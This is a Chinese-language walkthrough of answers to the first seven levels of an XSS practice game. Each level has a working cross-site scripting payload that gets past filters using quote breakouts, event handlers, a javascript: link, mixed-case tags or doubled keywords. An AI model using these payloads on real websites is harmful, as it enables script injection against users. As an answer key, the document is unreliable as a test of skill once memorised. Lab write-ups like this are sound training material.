

# xssGAME通过答案

第一关，令name=Demon 寻找注入点，发现没有任何过滤



payload: name=<script>alert("xss")</script>


第二关，令keyword=<script>alert("xss")</script>，发现只有部分过滤，



构造语句闭合变迁和引号

payload: keyword="><script>alert("xss")</script>


第三关，令keyword="><script>alert("xss")</script>



构造成事件属性，使用单引号，字符串用正则符包围起来

payload: keyword=' onmousemove='alert(/xss/)'

第四关，令keyword = ' onmousemove='alert(/xss/)' 发现不生效，查看代码




所以改成双引号闭合即可

payload: keyword=" onmousemove='alert(/xss/)'

第五关，令keyword=" onmousemove='alert(/xss/)' 发现on被拆开成o\_n了




这里script也无法使用，如下 script 被拆成 scr\_ipt了




使用a标签的href试试看，发现没有被过滤，如下

payload: keyword = "> <a href="javascript:alert(/xss/)">a</a>




第六关，继续使用payload "> <a href="javascript:alert(/xss/)">a</a>

发现href也被拆开成 hr\_ef




尝试使用script标签



使用大小混写script，发现成功，没有使用忽略大小写的过滤函数

payload: keyword= "><sCrIpt>alert("xs")</scRiPt>

第七关，继续使用上面的payload "><sCrIpt>alert("xs")</scRiPt>测试



发现script被删了，不过还好只是挖空，可以使用双写绕过

payload: keyword="><scrSCRIPTipt>alert("xss")</scrSCRIPTipt>